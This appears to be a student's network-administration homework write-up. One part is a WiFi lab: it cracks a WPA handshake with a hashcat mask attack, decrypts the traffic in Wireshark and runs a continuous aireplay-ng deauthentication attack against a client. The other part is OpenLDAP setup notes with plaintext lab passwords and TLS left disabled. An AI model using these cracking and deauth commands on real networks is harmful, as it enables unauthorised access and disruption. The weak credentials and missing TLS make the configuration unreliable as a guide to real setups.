Upload the `.cap` file to https://hashcat.net/cap2hccapx/ or download the execuable to convert it to `.hccapx` for hashcat. Mine has filename `hash_wifi.hccapx`.

```
./hashcat-6.1.0/hashcat.bin -m 2500 -a 3 hash_wifi.hccapx 09?d?d?d?d?d?d?d?d
```




2.


Flag: `HW5{Jo3_Tsa1-7he_M4st3r_0F_Tra1niNg}`


Open `hack_wifi.cap` with WireShark. Go to `Edit` -> `Preferences` -> `Protocols` -> `IEEE 802.11`.

Add a decryption key like this:



Go to `Statistics` -> `Conversations` -> `TCP`. Select arbitary entry and `follow stream` because they all have the same two hosts.





3.

Flag: `HW5{j0e_ts4I_1s_d0ub1e_gun_k4i's_b3st_fr13nD}`

To obtain victim's MAC address, run:

```
sudo airodump-ng wlo1mon --bssid 94:BF:C4:32:CC:88 -c 4 # the same command from p5-1
```

```
CH  4 ][ Elapsed: 18 s ][ 2021-05-05 16:19 ][ WPA handshake: 94:BF:C4:32:CC:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

94:BF:C4:32:CC:88  -60   0      214      229   48   4  195   WPA2 CCMP   PSK  Palace of Joe Tsai

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

94:BF:C4:32:CC:88  8C:88:2B:00:73:6E  -49    0e- 1e     2      272  EAPOL  Palace of Joe Tsai
```

The victim's MAC address is shown in `STATION`, which is `8C:88:2B:00:73:6E`. To send attack, run:

```
sudo aireplay-ng --deauth 0 -c 8C:88:2B:00:73:6E -a 94:BF:C4:32:CC:88 wlo1mon
```

- `--deauth 0`: Keep sending deauthentication signal until we stop.
- `-c`: Victim's MAC address
- `-a`: WiFi AP's MAC address
- `wlo1mon`: WiFi interface on my laptop

Then check the web page with another device.

```
========= 封鎖線 =========
||          前方施工中          ||
========= 封鎖線 =========
```

LDAP

1. Basic Setup

> Refs:
>
> Lab slides

Files used: `suffix.ldif`, `root.ldif`, `base.ldif`

Root Password: `nasa2021`

Simply follow the slides and change some names.

```
ldapmodify -Y EXTERNAL -H ldapi:/// -f suffix.ldif
slappasswd
ldapmodify -Y EXTERNAL -H ldapi:/// -f root.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/cosine.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/nis.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/inetorgperson.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f base.ldif
```

```
# giver.csie.ntu
dn: dc=giver,dc=csie,dc=ntu
dc: giver
objectClass: top
objectClass: domain

# giver, giver.csie.ntu
dn: cn=giver,dc=giver,dc=csie,dc=ntu
objectClass: organizationalRole
cn: giver
description: admin

# people, giver.csie.ntu
dn: ou=people,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: people

# group, giver.csie.ntu
dn: ou=group,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: group

# search result
search: 3
result: 0 Success

# numResponses: 5
# numEntries: 4
[root@centos-server ~]#
```

---

2. Client

> Refs:
>
> https://pastleo.me/post/20200719-archlinux-installation
> https://coodie-h.blogspot.com/2017/09/centos-7openldap.html
> http://dic.vbird.tw/linux_server/unit07.php
> https://www.itzgeek.com/how-tos/linux/centos-how-tos/configure-openldap-with-ssl-on-centos-7-rhel-7.html
> https://wiki.archlinux.org/title/LDAP_authentication#Online_and_Offline_Authentication_with_SSSD

LDAP over TLS & Client setup

Files used: `certs.ldif`

CentOS server IP: `192.168.50.99`

CentOS server hostname: `centos-server`

On both machine, add an entry to `/etc/hosts`:

```
192.168.50.99   centos-server
```

On CentOS server:

```
cd /etc/openldap/certs
openssl req -new -x509 -nodes -out pub.pem -keyout pkey.pem -days 365
# In openssl's prompt, set "common name" to "centos-server"
chown -R ldap:ldap *.pem
ldapmodify -Y EXTERNAL -H ldapi:/// -f certs.ldif
vim /etc/sysconfig/slapd
```

Change `SLAPD_URLS` in `/etc/sysconfig/slapd`:

```
SLAPD_URLS="ldapi:/// ldap:/// ldaps:///"
```

Add ldap and ldaps to allowed services in firewall setting.

```
firewall-cmd --permanent --add-service=ldap
firewall-cmd --permanent --add-service=ldaps
firewall-cmd --reload
systemctl restart slapd
```

On Arch client:

```
pacman -S openldap
systemctl start slapd
systemctl enable slapd
vim /etc/openldap/ldap.conf
```

Add these lines in `/etc/openldap/ldap.conf`:

```
TLS_REQCERT allow
BASE        dc=giver,dc=csie,dc=ntu
URI         ldaps://centos-server:636
```

Enable SSSD

For most of the part, simply follow this.

`/etc/sssd/sssd.conf` should looks like this:

```
[sssd]
config_file_version = 2
services = nss, pam, sudo
domains = LDAP

[domain/LDAP]
id_provider = ldap
auth_provider = ldap

ldap_uri = ldap://centos-server:389
ldap_search_base = dc=giver,dc=csie,dc=ntu
cache_credentials = true
```

(I didn't use tls because ~~I couldn't fix the certification issue~~ it's just a test environment

Create users, groups

Files used: `stu-group.ldif`, `stu00.ldif`, `ta-group.ldif`, `ta00.ldif`

`stu00` pw: `0000`

`ta00` pw: `0000`